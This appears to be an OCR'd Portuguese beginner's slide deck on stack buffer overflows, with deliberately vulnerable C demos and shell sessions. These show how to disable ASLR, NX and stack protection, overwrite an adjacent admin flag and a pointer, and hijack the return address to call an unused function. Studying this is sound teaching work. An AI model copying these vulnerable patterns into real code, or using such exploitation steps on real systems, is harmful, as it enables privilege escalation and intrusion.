# Buffer Overflows para Iniciantes

- Demonstrar o funcionamento de um buffer overflows, esta técnica muito falada, mas pouco entendida, teremos aqui uma introdução ao tema.

# Quem sou eu?

- Membro do BugSec Team (bugsec.googlecode.com | bugsec.com.br)
- Staff da e-zine Cogumelo Binário (cogubin.leet.la)

# O que é um Buffer Overflow?

- Buffer overflow - transbordamento de memória
- Acontece quando se coloca mais dados do que a capacidade de um buffer.
- Isso acontece, pois o programador, não verifica a quantidade de dados que irão ser colocados dentro de uma determinada área de memória.
- Pode levar ao corrompimento de outras áreas de memória adjacentes.
- Levando ao programa a comportamentos inesperados, ou mesmo o travamento do programa.

# O que é um Buffer Overflow?

E dai?


- Um atacante pode se utilizar disso para travar a aplicação propositalmente.
- Tomar o controle do fluxo da aplicação.
- Possibilitando ganhar privilégios no sistema.

# Ambiente

```
m0nad@m0nad-notebook:~$ uname -a
Linux m0nad-notebook 2.6.38-13-generic #53-Ubuntu SMP Mon Nov 28 19:23:39 UTC 2011 i686 i686 i386 GNU/Linux
m0nad@m0nad-notebook:~$ gcc --version
gcc (Ubuntu/Linaro 4.5.2-8ubuntu4) 4.5.2
Copyright (C) 2010 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

m0nad@m0nad-notebook:~$ gdb --version
GNU gdb (Ubuntu/Linaro 7.2-1ubuntu11) 7.2
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
m0nad@m0nad-notebook:~$
```

# O binário e processo ELF



# Proteções

Com o advento das técnicas de exploração deste tipo de vulnerabilidade, proteções foram desenvolvidas, como:

- ASLR - Adress Space Layout Randomization
- NX-Bit - Non eXecute
- SSP - Smash The Stack Protection (ProPolice)
- Outras...

# Desabilitando Proteções

Para os nossos testes vamos desabilitar algumas proteções.

- ASLR

  # echo 0 > /proc/sys/kernel/randomize_va_space

- NX-Bit

  $ gcc -o vuln vuln.c -z execstack

- SSP

  $ gcc vuln.c -o vuln -fno-stack-protector

# Identificando a vulnerabilidade

- Programador não verifica a quantidade de dados que serão colocados em um determinado buffer.
- Quando os dados que serão copiados para dentro de um buffer, forem de origem do 'input' do usuário, um atacante poderá se aproveitar disso.
- Um exemplo disso seria a função gets(), que não verifica quantos bytes serão colocados dento de um determinado buffer.

# Identificando a vulnerabilidade

- Ex:

```
m0nad@m0nad-notebook:~$ cat > bo_gets.c
#include <stdio.h>
#include <string.h>

int
main()
{

  char buffer[4];
  gets(buffer);
  return 0;
}
```

- Colocando muitos A's

```
m0nad@m0nad-notebook:~$ ./bo_gets
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Falha de segmentação
m0nad@m0nad-notebook:~$
```

# Identificando a vulnerabilidade

- A aplicação 'crasha' ao se colocar um pouco mais do que 4 bytes, que seria o limite do buffer, o porque isso acontece sera explicado mais a frente, vamos ver agora como tirar proveito disso.

# Métodos de Exploração

Sobrescrever:

- Variáveis
- Buffers
- Ponteiros
- Endereços de retorno(stack)

# Sobrescrever outras variáveis

- Ex:


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int
main(int argc, char ** argv)
{
  int admin = 0;
  char user[16];
  if (argc > 1)
  {
     strcpy(user, argv[1]);// aqui o overflow!
     printf("Bem vindo %s\n", user);
  }else {
     printf("./bo_admin usuario\n");
  }
  if (admin) {
     puts("HACKED!\nVoce eh admin");
  }
  return 0;
}
```

# Sobrescrever outras variáveis

- No exemplo não há uma verificação para mudar o valor da variável 'admin' de '0', para algo diferente de zero, que validaria o nosso 'if'
- O único jeito, seria com um overflow
- Variáveis são locais da função main
- Logo elas são armazenados na pilha(stack)


# Sobrescrever outras variáveis

- As variáveis na pilha se organizam dessa forma:



# Sobrescrever outras variáveis

- Vamos executar normalmente.




- Vemos que funciona, mas se colocarmos mais bytes?

# Sobrescrever outras variáveis

- O que faremos para conseguimos o overflow é encher o buffer 'user' para atingirmos a variável 'admin', vamos tentar:

```
m0nad@m0nad-notebook:~$ ./bo_admin m0nad_____________
Bem vindo m0nad_____________
HACKED!
Voce eh admin
m0nad@m0nad-notebook:~$
```


- HACKED! somos admin! :)

# Sobrescrever outras variáveis

- Isso acontece porque a variável 'user', sofreu um transbordamento e atingiu a variável 'admin', modicando seu conteúdo para algo diferente de '0', validando assim o nosso 'if', que verifica se somos admins.

# Sobrescrever outras variáveis

- Vamos ver como isso ficou:




- Vemos que os underlines transbordaram até o buffer admin!

# Sobrescrever outras variáveis

- Sobrescrever um ponteiro.
- Ex:

```
m0nad@m0nad-notebook:~$ cat > bo_pointer.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int
main(int argc, char ** argv)
{
  char * arquivo = "/tmp/arquivo";
  char buffer[4];
  if (argc > 1 ) {

    printf("Arquivo antes : %s\n", arquivo);
    strcpy(buffer, argv[1]); //aqui o overflow
    printf("Arquivo depois : %s\n", arquivo);
  }
}
```

# Sobrescrever outras variáveis

- Execução normal.

```
m0nad@m0nad-notebook:~$ ./bo_pointer AAA
Arquivo antes  : /tmp/arquivo
Arquivo depois : /tmp/arquivo
```

# Sobrescrever outras variáveis


- Sera que conseguimos transbordar a variável buffer, até chegarmos na variável 'arquivo'? Hmm...vamos ver :)

```
m0nad@m0nad-notebook:~$ ./bo_pointer AAAA
Arquivo antes  : /tmp/arquivo
Arquivo depois : l[]]]Y[[]]
m0nad@m0nad-notebook:~$
```

- Afetamos o endereço para onde a variável ponteiro 'arquivo' estava apontando.

# Sobrescrever outras variáveis

- Mas será que podemos colocar um endereço valido? Claro que sim! :D



# Sobrescrever outras variáveis

- Conseguimos alterar o valor da variável!
- Vejam que colocamos o endereço em 'little endian'
- Endereço 0xbffff62c, ficou '2c f6 ff bf'
- No caso de um suidroot, que alteraria esse arquivo temporário, baseado no input do user, poderiamos possivelmente escrever dentro de /etc/passwd!

# Tomar o controle da aplicação!

- Podemos sobrescrever um ponteiro para uma função.
- Alterando-o para o endereço de qualquer função dentro do código, ou mesmo fora dele.
- Quando o ponteiro para função for chamado, ele executaria o que apontarmos!

# Tomar o controle da aplicação!

- Isso nem sempre é necessário.
- Já que quando se tratando de buffer overflows em variáveis locais, que são localizadas na pilha(stack)
- Endereço de retorno é salvo na pilha! a cada vez que se chama uma função.
- Podemos sobrescrever o endereço de retorno!
- Por isso que a aplicação crasha quando damos um overflow.

# Tomar o controle da aplicação!


- Ex:

```
m0nad@m0nad-notebook:~$ cat > bo_hack.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void
hack()
{
  printf("Hacking!\n");
  exit(0);
}
int
main(int argc, char ** argv)
{
  char bug[4];
  if (argc > 1) {
    printf("Endereco de hack : %p\n", hack);
    strcpy(bug, argv[1]); //aqui o overflow
  }
  return 0;
}
```

# Tomar o controle da aplicação!

- Não chamamos em nenhum momento a função hack().
- Vamos tentar dar um overflow
- Sobrescrever o endereço de retorno salvo na pilha.
- Jogar o eip para a função hack e executa-la!

- Vamos tentar um crash dentro do gdb.



# Tomar o controle da aplicação!

- Vemos que recebemos um 'Segmentation fault'

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

- Sobrescrevemos o endereço de retorno salvo na pilha, e este valor é copiado para o contador de instruções (instruction pointer - eip), jogando o eip para 0x41414141.

# Tomar o controle da aplicação!

- Caso colocarmos o endereço da função 'hack' no exato lugar do de onde esta o '0x41414141', podemos executa-la!

```
m0nad@m0nad-notebook:~$ ./bo_hack AAAAAAAAAAAAAAAA`printf "\x54\x84\x04\x08"`
Endereco de hack : 0x8048454
Hacking!
m0nad@m0nad-notebook:~$
```

- Sucesso :D

# Tomar o controle da aplicação!

- Poderíamos setar o endereço para um código valido, feito por nós, chamado de shellcode ou payload.
- Para um endereço da libc, como a função system, e assim executar comandos na maquina, esta técnica é chamada de return to libc.
- Return-Oriented Programming, que retornaria para 'gadgets', pequenas instruções no binário seguidas da instrução 'ret', estes gadgets encadeados formam o código a ser executado.

# Perguntas?

# Contado


- Victor Ramos Mello (m0nad)

- victornrm at gmail.com | m0nad at email.com
- m0nadcoder.wordpress.com
- @m0nadcoder
- Github.com/m0nad